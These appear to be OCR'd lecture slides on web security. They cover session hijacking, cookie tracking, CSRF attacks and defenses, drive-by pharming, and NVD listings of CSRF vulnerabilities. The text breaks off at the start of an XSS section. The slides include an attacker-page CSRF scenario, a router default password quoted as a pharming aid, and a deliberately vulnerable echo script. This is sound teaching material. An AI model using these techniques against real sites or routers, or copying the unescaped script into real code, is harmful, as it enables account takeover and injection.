
Session Hijacking

If cookies are used to maintain login sessions...

GET /login.php&user=...

Set-cookie: a8a89f8...

Firesheep [2010]




Third-party cookies, tracking

Visit A.com first.

Third-party cookies, tracking

Visit A.com first.


Visit c.com next.



Cookies: {a.com: 1, b.com:2}

Examples

Blocking


Extension
Firefox Browser
ADD-ONS
Explore
Extensions
Themes
More...
Recommended
uBlock Origin
by Raymond Hill
Finally, an efficient blocker. Easy on CPU and memory.
Remove

Cross-site Request Forgery (CSRF) attack

Cross-Site Request Forgery (CSRF)


1. Assume victim has google/fbook/twitter cookies already setup.

2. Victim visits ATTACKER page.

3. ATTACKER page HTML causes a request to google/...


   this request uses Victims google/ cookie jar

   request unknowingly changes state of victim's account




Barth, Jackson, Mitchell 2008

Form post with cookie



User credentials

Basic picture



For example, our L24 search site.

For example, the goofy site.

Q: how long do you stay logged in to Gmail? Facebook? ....

Cross Site Request Forgery (CSRF)

My browser

1.

Attacker Site (e.g., goofy.neucrypt.org)

Contains <iframe> that logs me in to l24 site as user “fancy bear”

2.


Victim Site (e.g., L24 site)

I don’t notice, but all my queries are being logged to fancy bear’s account.

Note: Other attacks are possible using the same mechanism. CSRF is about an attacker site causing your browser to interact with a victim site and manipulate or use the victim site’s cookies.

Drive-by Pharming

(Stamm & Ramzan



csupport.about.com/od/linksys-default-passwords/a/wrt54g-default-password.htm

“Looking for the Linksys WRT54G default password? You probably have little reason to access yourrouter on a regular basis so don't feel too bad if you've forgotten the WRT54G default password.


...

For most versions of the Linksys WRT54G, the default password is *admin*. As with most passwords, the WRT54G default password is case sensitive.

In addition to the WRT54G default password, you can also see the WRT54G default username and WRT54G default IP address in the table below.”

Drive-by Pharming

(Stamm & Ramzan



Wireless nvram
value setting

"Use DNS 1.1.1.1"

Sponsored by
DHS National Cyber Security Division/US-CERT

NIST
National Institute of Standards and Technology

National Vulnerability Database

automating vulnerability management, security measurement, and compliance checking

Vulnerabilities | Checklists | 800-53/800-53A | Product Dictionary | Impact Metrics | Data Feeds | Statistics

Home | SCAP | SCAP Validated Tools | SCAP Events | About | Contact | Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

52799 CVE Vulnerabilities
202 Checklists
221 US-CERT Alerts
2636 US-CERT Vuln Notes
8140 OVAL Queries
60357 CPE Names

Last updated: Thu Sep 13 14:39:32 EDT 2012

CVE Publication rate: 29.0

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit

Search Results (Refine Search)

There are **563** matching records. Displaying matches **1** through **20**.

1 2 3 4 5 6 7 8 9 10 11 > >>

CVE-2012-4893

VU#788478

Summary: Multiple cross-site request forgery (CSRF) vulnerabilities in file/show.cgi in Webmin 1.590 and earlier allow remote attackers to hijack the authentication of privileged users for requests that (1) read files or execute (2) tar, (3) zip, or (4) gzip commands, a different issue than CVE-2012-2982.

Published: 09/11/2012

CVSS Severity: 6.8 (MEDIUM)

CVE-2012-4890

Summary: Multiple cross-site scripting (XSS) vulnerabilities in FlatnuX CMS 2011 08.09.2 and earlier allow remote attackers to inject arbitrary web script or HTML via a (1) comment to the news, (2) title to the news, or (3) the folder names in a gallery.

Published: 09/10/2012

CVSS Severity: 4.3 (MEDIUM)

CVE-2012-0714

Summary: Cross-site request forgery (CSRF) vulnerability in IBM Maximo Asset Management 6.2 through 7.5, as used in SmartCloud Control Desk, Tivoli Asset Management for IT, Tivoli Service Request Manager, Maximo Service Desk, and Change and Configuration Management Database (CCMDB), allows remote attackers to hijack the authentication of unspecified victims via unknown vectors.

Published: 09/10/2012

CVSS Severity: 6.8 (MEDIUM)

http://web.nvd.nist.gov/view/vuln/search-results?query=csrf&search_type=all&cves=on

CSRF defenses

Secure Token:

Referer Validation:

Custom Headers:

<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2">

```
<input type="hidden" id="ipt_nonce" name="ipt_nonce" value="99ed897af2" />
```

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

Cross-Site Scripting (XSS)

Threat Model

Reflected and Stored Attacks

Mitigations

hello.cgi

```
IF param[:name] is set
  PRINT "<html>Hello" + param[:name] + "</html>"
ELSE
  PRINT "<html> Hello there </html>
```


http://foolish.com/hello.cgi?name=abhi

What can go wrong?

Suppose we can convince VICTIM to run our Javascript code.

How can we steal the VICTIM's cookies?

1. good.com
